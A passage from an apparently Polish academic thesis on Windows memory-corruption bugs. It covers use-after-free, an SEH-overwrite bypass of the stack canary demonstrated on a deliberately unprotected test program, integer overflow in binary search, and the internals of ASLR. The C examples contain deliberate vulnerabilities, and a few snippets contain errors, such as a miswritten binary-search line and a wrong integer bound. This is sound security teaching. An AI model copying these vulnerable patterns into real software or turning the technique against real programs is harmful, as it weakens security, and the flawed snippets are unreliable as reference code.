Każdy proces w Windows działający w podsystemie **Win32** posiada domyślną stertę, której pierwotny rozmiar wynosi 1 MB. Sterta procesu może być wykorzystywana bezpośrednio przez aplikacje do zapisywania danych potrzebnych podczas jej działania bądź pośrednio poprzez wewnętrzne funkcje systemu. Jej rozmiar zwiększa się wraz z zapotrzebowaniem aplikacji. Zdecydowana większość alokacji pamięci jaka zachodzi w aplikacjach jest mniejsza od minimalnej ziarnistości jaka jest używana przez funkcje operujące na stronach pamięci (64 kB), dlatego wdrożony został menadżer pamięci który, zarządza większymi obszarami pamięci (np. pamięć zaalokowana przez API **VirtualAlloc**) zarezerwowanymi przez funkcje przydzielające pamięć z granulacją jednej strony (4kB). Efektywnie umożliwia to uzyskanie granulacji alokacji menadżera sterty w systemie 32 bitowym wynoszącej 8 bajtów oraz 16 bajtów w systemie 64 bitowym (alokowane np. poprzez funkcje **new** bądź **malloc** z biblioteki ***msvcrt.dll***). Bloki pamięci w obrębie stron pamięci są pogrupowane poprzez strukturę ***LIST_ENTRY***. Dany blok pamięci może być dostępny (free) albo użyty. Programista podczas pisania oprogramowania może zażądać dealokacji danego bloku sterty (od tego momentu menadżer sterty może wczytać w to miejsce nowe dane), a następnie nieumyślnie odwołać się do wskaźnika, który wskazywał na ten blok. Takie zachowanie (**use-after-free**) może prowadzić do odczytania informacji, do której dana część programu nie miała dostępu, jak również nadpisywanie struktur oraz danych sterty w celu przekierowania wykonania programu w

miejsce określone przez atakującego. Osoba projektująca *exploit* typu **use-after-free** często wykorzystuje technikę zwaną **heap spraying** [XIII] polegającej na celowym „zasypywaniu" sterty danymi, aby trafiło ono we właściwe miejsce w pamięci wirtualnej.

Do omówienia problemu zostanie wykorzystany przykładowy kod w języku C (Przykład 2).

```c
int main()
{
    char* x = (char*)malloc(20 * sizeof(char));
    free(x);

    uint64_t* y = (uint64_t*)x;
    *y = 0xbeefbaaddeadc0de; // use-after-free
    return 0;
}
```

Przykład 2. Błąd use-after-free

Na stercie alokowanych jest 20 bajtów poprzez funkcje **malloc**, zapisane do wskaźnika x oraz natychmiast zwalniane. Następnym krokiem jest odniesienie się do wcześniej zwolnionej pamięci oraz zapisanie jej rozpoznawalną wartością.


W tym przypadku narusza to integralność struktur danych sterty w oczywisty sposób, jednak przy rozbudowanych aplikacjach błąd programisty może nie być taki oczywisty i zachodzić tylko dla bardzo wyselekcjonowanych danych wejściowych (co zdarza się najczęściej) i nie jest tak łatwy do znalezienia.

Powyższy program został skompilowany 64 bitowym kompilatorem **MinGW** oraz uruchomiony pod systemem **Windows 10 21H1**. Jego kod maszynowy jest przedstawiony na Rysunku 11.

```
0000000000401550    55                  push rbp
0000000000401551    48:89E5             mov rbp,rsp
0000000000401554    48:83EC 30          sub rsp,30
0000000000401558    E8 F3000000         call uaf.401650
000000000040155D    B9 14000000         mov ecx,14
0000000000401562    E8 21150000         call <JMP.&malloc>
0000000000401567    48:8945 F8          mov qword ptr ss:[rbp-8],rax
000000000040156B    48:8B45 F8          mov rax,qword ptr ss:[rbp-8]
000000000040156F    48:89C1             mov rcx,rax
0000000000401572    E8 21150000         call <JMP.&free>
0000000000401577    48:8B45 F8          mov rax,qword ptr ss:[rbp-8]
000000000040157B    48:8945 F0          mov qword ptr ss:[rbp-10],rax
000000000040157F    48:8B45 F0          mov rax,qword ptr ss:[rbp-10]
0000000000401583    48:BA DEC0ADDEADBAEFBE  mov rdx,BEEFBAADDEADC0DE
000000000040158D    48:8910             mov qword ptr ds:[rax],rdx
0000000000401590    B8 00000000         mov eax,0
0000000000401595    48:83C4 30          add rsp,30
0000000000401599    5D                  pop rbp
000000000040159A    C3                  ret
```


Rysunek 11. Kod maszynowy programu prezentującego błąd use-after-free.

Przydzielona pamięć przez **malloc** pod adresem **0x1F26F0** została zaznaczona na Rysunku 12. Wartość **0xBAADF00D** jest standardową wartością nadawaną niezainicjalizowanej pamięci sterty.



Rysunek 12. Zawartość zaalokowanej pamięci przed jej zwolnieniem.


Po wywołaniu **free** menadżer sterty uznaje blok danych za wolny, do dalszych alokacji. W miejsce wcześniejszych danych wstawiony zostaje element ***LIST_ENTRY*** (Rysunek 13.)**,** zawierający poprzedni oraz następny wolny blok danych na stercie. (**0x1F4210** oraz **0x1F0150**).




Rysunek 13. Zawartość pamięci po jej zwolnieniu.

Wskaźnik x nadal wskazuje na adres **0x1F26F0,** więc jest możliwe nadpisanie struktur sterty. Dla przykładu adres poprzedniego wolnego bloku pamięci zostanie zmieniony na wartość **0xBEEFBAADDEADC0DE** (Rysunek 14.). W tym przypadku aplikacja podczas dalszych operacji na stercie napotka błąd, a program zostanie zakończony z błędem. Twórca *exploitu* może wykorzystać fakt, że bloki danych są używane ponownie oraz wykorzystać przedawniony

wskaźnik (***dangling pointer***) w celu nadpisania struktur sterty [XIV]. Układ wolnych bloków pamięci na stercie został zaprezentowany na Rysunku 15.



Rysunek 14. Zwolniony blok pamięci sterty.



Rysunek 15. Zobrazowanie listy podwójnie wiązanej wolnych bloków pamięci w obrębie sterty.

4.3 Nadużycie Structured Exception Handling w celu obejścia zabezpieczenia Stack Canary w 32 bitowym systemie Windows.

Mechanizm obsługi wyjątków **Stuctured Exception Handling** jest natywnym sposobem obsługi wyjątków w **Microsoft Windows**. Mogą korzystać z niego kompilatory języków wysokiego poziomu (np. **C**, **C++**). Dzięki temu mechanizmowi programista może dodać kod obsługi nieoczekiwanych sytuacji (np. awaria, brak pamięci, itp.). 32 bitowa wersja systemu Windows implementuje **SEH** w postaci ramek (**frame based**) na stosie które są połączone ze sobą listą jednokierunkową (Rysunek 16.).

Rysunek 16. Umiejscowienie rekordu SEH na ramce stosu wraz z stack canary.

Stack Canary (ciasteczko bezpieczeństwa) widoczny na Rysunku 16. jest konstruktem dodawanym na stos przez kompilator **Microsoft Visual C++** (przełącznik ***/GS***) mającym na celu zapobieganie atakom przepełnienia bufora na stosie [2]. Mechanizm dokładniej zostanie opisany w rozdziale 5.3. Nie jest możliwe bezpośrednie nadpisanie adresu powrotu z funkcji bez znajomości wartości ciasteczka.

Adres procedury obsługi wyjątku **SEH**, może zostać nadpisany np. poprzez wykorzystanie **błędu przepełnienia bufora**, przekierowując wykonanie procesu. Przeciwdziała temu, opisywany w dalszej części pracy **SafeSEH** oraz **SEHOP**.

Analizując kod w języku C (Przykład 3.), który tak jak w podrozdziale 4.1 posiada błąd przepełnienia bufora można zaobserwować, że nie różni się on znacząco od Przykładu 1., jednak tym razem nie jest możliwe nadpisanie adresu powrotu z funkcji, gdyż jest on chroniony przed nadpisaniem przez ciasteczko bezpieczeństwa. Zawiera również dodatkowo instrukcję, która w programie pozwoli wygenerować wyjątek po nadpisaniu bufora (warunek do przejęcia kontroli wykonania). Program został skompilowany przez Microsoft Visual Studio 2019 dla architektury x86 wraz z zabezpieczeniem ***stack canary*** oraz przełącznikami ***/DYNAMICBASE:NO*** i ***/SAFESEH:NO***. Wartość 0xFF nie jest poprawnym kodem instrukcji

w architekturze x86. Instrukcja została wprowadzona do programu aby, symulowała prawdopodobny przypadek rzucenia wyjątku przez *exploitowany* program, gdy układ jego stosu ulegnie zniszczeniu (np. zawiera dalszy kod który operuje na innych zmiennych lokalnych). Zdekompilowany kod maszynowy przy użyciu programu x64dbg został przedstawiony na Rysunku 17.


```
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[])
{
    char buf[20];
    FILE* fin = fopen("a.txt", "rb");
    fread(buf, 1, 1000, fin);

    __asm __emit 0xFF;
    // RaiseException(0xc0de, 0, NULL, NULL); symulacja wygenerowania
    //wyjatku
    fclose(fin);

    return 1;
}
```

Przykład 3. Nadużycie SEH w celu ominięcia Stack Canary

```
00401000    55              push ebp                                    Project1.cpp:5
00401001    8BEC            mov ebp,esp
00401003    83EC 1C         sub esp,1C
00401006    A1 04304000     mov eax,dword ptr ds:[<___security_cookie>]
0040100B    33C5            xor eax,ebp
0040100D    8945 FC         mov dword ptr ss:[ebp-4],eax
00401010    53              push ebx
00401011    56              push esi                                    esi:&"C:\\Users\
00401012    57              push edi                                    edi:&"ALLUSERSPF
00401013    68 00214000     push project1.402100                        Project1.cpp:7
00401018    68 04214000     push project1.402104                        402104:"a.txt"
0040101D    FF15 BC204000   call dword ptr ds:[<&fopen>]
00401023    50              push eax                                    Project1.cpp:8
00401024    68 E8030000     push 3E8
00401029    8945 E4         mov dword ptr ss:[ebp-1C],eax
0040102C    8D45 E8         lea eax,dword ptr ss:[ebp-18]
0040102F    6A 01           push 1
00401031    50              push eax
00401032    FF15 B4204000   call dword ptr ds:[<&fread>]
00401038    83C4 18         add esp,18
00401038    FF              ???
0040103C    FF75 E4         push dword ptr ss:[ebp-1C]                  Project1.cpp:10
0040103F    FF15 B8204000   call dword ptr ds:[<&fclose>]
00401045    8B4D FC         mov ecx,dword ptr ss:[ebp-4]                Project1.cpp:15
00401048    83C4 04         add esp,4
0040104B    33CD            xor ecx,ebp
0040104D    B8 01000000     mov eax,1
00401052    5F              pop edi                                     edi:&"ALLUSERSPF
00401053    5E              pop esi                                     esi:&"C:\\Users\
00401054    5B              pop ebx
00401055    E8 04000000     call <project1.@__security_check_cookie@4>
0040105A    8BE5            mov esp,ebp
0040105C    5D              pop ebp
0040105D    C3              ret
```


Rysunek 17. Zdekompilowany kod funkcji main

Układ stosu przed wczytaniem danych do bufora został przedstawiony na Rysunku 18.




Rysunek 18. Układ stosu przed wczytaniem danych do bufora.

Pod adresem **0x19FF10** znajduje się bufor „buf", a tuż za nim ***stack canary***. Ramki SEH połączone w listę jednokierunkową znajdują się pod adresami **0x19FF60**, **0x19FFCC** oraz **0x19FFE4**. Gdy w programie występuje wyjątek, procedury obsługi są wykonywane zgodnie z działaniem kolejki **LIFO**. Wykonanie programu zostanie przekierowane na potrzeby eksperymentu pod adres **0x40105D** (instrukcja **ret** w funkcji main). Do bufora „buf" zostaną wczytane dane zaprezentowane na Rysunku 19.




Rysunek 19. Dane wczytane do bufora w postaci hexview

Adres przekierowania został podświetlony na Rysunku 19. oraz zapisany w notacji **little-endian**. Aby nadpisać pierwszy w kolejce adres procedury obsługi zostanie zapisana ramka **SEH** pod adresem **0x19FF60**. Adres jej procedury obsługi znajduje się w odległości 0x54 bajtów od początku bufora „**buf**". Dane zostały wczytane do bufora, a adres procedury obsługi nadpisany (Rysunek 20.).



Rysunek 20. Adres procedury obsługi wyjątku nadpisany.

Wykonanie programu zostało przekierowane pod adres **0x40105D**, tak jak zostało zaplanowane (Rysunek 21.).



Rysunek 21. Przekierowanie wykonania pod arbitralny adres zakończone sukcesem.

4.4 Integer overflow

Liczby całkowite są kodowane na współczesnych komputerach najczęściej tzw. kodowaniem z uzupełnieniem do dwóch (**U2**) i będzie ono opisywane w dalszej części pracy. Konkretne typy zmiennych całkowitoliczbowych najczęściej mają wielkość 8, 16, 32 oraz 64 bitów (wyjątkiem są tzw. duże liczby). Ich wielkości podyktowane są głównie wsparciem ze strony sprzętu. Wielkości typów zmiennych takich jak **signed/unsigned char**, **short**, int, **long** oraz **long long** w językach C/C++ nie są określone przez standard języka, lecz przez konkretną implementacje kompilatora. Programista może omyłkowo przyjąć założenie co do wielkości typu z innego typu, co może prowadzić do późniejszego błędu. Dla przykładu typ **long** w systemie **GNU/Linux** w architekturze x86-32 ma wielkość 32 bitów, ale w architekturze x86-64 ma już wielkość 64 bitów, co nie jest tożsame z systemem Microsoft Windows, na którym typ **long** dla obu tych architektur ma wielkość 32 bitów. 32 bitowa zmienna typu całkowitego zgodnie z kodowaniem **U2** może przyjąć wartości od -2147483648 (**0x80000000**) do 2137483647 (**0x7FFFFFFF**). Warto zwrócić uwagę, że w zmiennej można zapisać o jedną liczbę ujemną więcej niż można zapisać liczb dodatnich. Wykonywanie obliczeń na zmiennych

o określonej wielkości niesie ze sobą ryzyko tzw. przepełnienia zmiennej (**integer overflow**) [3]. Do przepełnienia zmiennej może dojść w następujących przypadkach:

- Wynik operacji arytmetycznej wykracza poza zakres zmiennej, do której ma być zapisany.
- Podczas rzutowania zmiennej z większego (mającego więcej bitów) typu do mniejszego typu (np. zmienną typu **uint16_t** zawierającą wartość przekraczającą 255 do zmiennej typu **uint8_t**).
- Podczas konwersji z innej reprezentacji (np. tekstowej) do zmiennej liczbowej (np. poprzez funkcje **atoi**).

```
#include <windows.h>

int binary_search(int* a, int size, int val)
{
    int min = 0;
    int max = size - 1;
    while (min <= max)
    {
        int mid = (min + max) / 2;
        if (a[mid] < val)
        {
            min = mid + 1;
        }
        else if (a[mid] > val)
        {
            max = min - 1;
        }
        else
        {
            return mid;
        }
    }
    return - (min + 1);
}

int main(int argc, char* argv[])
{
   int* a = (int * ) VirtualAlloc (NULL, 0x60000000 * sizeof(int),
   MEM_COMMIT | MEM_RESERVE,  PAGE_READWRITE);
    for (inI i = 0; i < 0x60000000; i++)
    {
        a[i] = i;
    }
    binary_search(a, 0x60000000, 0x5f425384);
}
```

Przykład 4. Przykład kodu zawierającego błąd Integer Overflow

Szczególnym przypadkiem przepełnienia podczas operacji arytmetycznych jest przepełnienie podczas operacji zmiany znaku (np. negacja zmiennej ośmiobitowej całkowitej o wartości -128, nie jest możliwe zapisanie w kodowaniu U2 na ośmiu bitach wartości 128). W

sytuacji przepełnienia system bądź oprogramowanie (w zależności od architektury) może zareagować w różny sposób:

- wynik zostanie przycięty do wielkości zmiennej (domyślne zachowanie w architekturze x86).
- Zmienna zostanie nasycona (rozszerzenie x86 Intel MMX) [XV]
- Zasygnalizowanie przepełnienia (np. poprzez wygenerowanie wyjątku i obsłużenia błędu bądź ustawienia flagi przepełnienia)
- Awans zmiennej

W tej pracy zostaną przeanalizowane potencjalne skutki przycięcia zmiennej całkowitej do jej dolnych N bitów (N – ilość bitów zmiennej). Zostanie przeanalizowana przykładowa implementacja algorytmu wyszukiwania binarnego w języku C z Przykładu 4. [XVI].

Funkcja jest podatna na błąd **integer overflow** w dziewiątej linii kodu. Gdy 32 bitowa wartość **min + max** przekroczy wartość **0x7FFFFFFF** stanie się ona ujemna (według **kodowania U2**) i dereferencja tablicy spod ujemnego indeksu spowoduje błąd uniemożliwiający dalsze korzystanie z aplikacji. Taka sytuacja może zaistnieć dla przeszukiwanych zbiorów danych o ilości elementów większej niż 2^{30}. W tym przykładzie do przeszukania została przekazana tablica zawierająca **0x60000000** elementów. Program używający tej funkcji został skompilowany przez 64 bitowy kompilator MinGW oraz uruchomiony. Po pierwszym przebiegu pętli **while** zmienna **mid** wynosi **0x2FFFFFFF,** a do zmiennej **min** zapisana została wartość **0x30000000**. W następnym przebiegu pętli do **mid** zostanie przypisana wartość **0x8FFFFFFF (**wartość ujemna). Przy próbie odwołania się do tego indeksu tablicy **a**, program odwołuje się do nieistniejącej pamięci ze względu na nieprawidłowo wyliczony adres elementu **a[mid]**. Proponowane rozwiązanie omawianego błędu jest zamiana linii kodu:

```
int mid = (min + max) / 2;
```

na

```
int mid = min + ((max - min) / 2);
```

Błędy **integer overflow** mogą również w szczególnych przypadkach spowodować wykonanie kodu atakującego, gdy logika programu kieruje wykonanie zależnie od źle obsługiwanej zmiennej całkowitej [XVII].

5. Metody ochrony aplikacji


W tym rozdziale zostaną przedstawione istniejące metody ochrony zaimplementowane w systemie operacyjnym, jak również te które są dodawane podczas kompilacji programu. Opisane zostaną mechnizmy: Address Space Layout Randomization, Data Execution Prevention, Stack Canary, SafeSEH oraz SEHOP.

5.1 Address Space Layout Randomization

ASLR (**Adress Space Layout Randomization**) jest mechanizmem zwiększającym bezpieczeństwo, który jest zaimplementowany w systemie Windows począwszy od wersji **6.0** (Vista). Jego przeznaczeniem jest zapewnienie losowości adresów wirtualnej przestrzeni adresowej (np. adres kodu, danych, sterty, stosu). Implikuje to znaczące utrudnienie dla potencjalnego atakującego, który nie może odwołać się już do statycznych adresów założonych fragmentów kodu bądź danych w celu manipulacji pamięcią. Aby system mógł zainicjować adresy losowo, obraz aplikacji musi być do tego przystosowany. Obraz powinien być niezależny od swojego adresu bazowego (**PIC** – Position Independent Code [XVIII]) lub być **relokowalny**. Kompilator **Microsoft Visual C++** kompiluje pliki wykonywalne bądź biblioteki zgodne z mechanizmem **ASLR** poprzez przełącznik ***/DYNAMICBASE***. *Loader* plików PE systemu Windows sprawdza zgodność z opisywanym mechanizmem poprzez sprawdzenie flagi ***IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE*** (wartość 0x40) znajdującej się w opcjonalnym nagłówku pliku PE ***IMAGE_OPTIONAL_HEADER*** w polu ***DllCharacteristics*** [XIX]. W tej pracy zostanie omówione działanie mechanizmu **ASLR** dla 32 bitowej wersji systemu Windows 7.

Biblioteki współdzielone (**dll**), ze względu na to, że są one współużytkowane przez wiele procesów, ich adres bazowy jest zależny od wartości zmiennej globalnej ***MiImageBias*** jednorazowo inicjalizowanej podczas startu systemu w jądrze systemu (***ntkrnlpa.exe*** bądź ***ntkrnlos.exe*** w zależności od wersji jądra (skompilowane wraz z ***Physical Address Extension*** bądź bez niego)) w funkcji ***MiInitializeRelocations*** [XX]. W wyniku inżynierii wstecznej jądra kod funkcji ***MiInitializeRelocations*** z pliku ***ntkrnlpa.exe*** (Windows 7 x32 SP1) został przedstawiony na Rysunku 22. Jądro najpierw sprawdza czy mechanizm **ASLR** nie jest wyłączony globalnie (zmienna globalna ***MmMoveImages*** jest wtedy ustawiona na wartość -1 [XXI]). Następnie menadżer pamięci tworzy tablicę ***MiImageBitMap*** o wielkości **0x2800** bajtów. Każdy bit odpowiada jednej stronie pamięci (o wielkości 64 KB), co pozwala zaadresować strony w przestrzeni **0x28000000** bajtów. Najwyższy możliwy adres bazowy dla

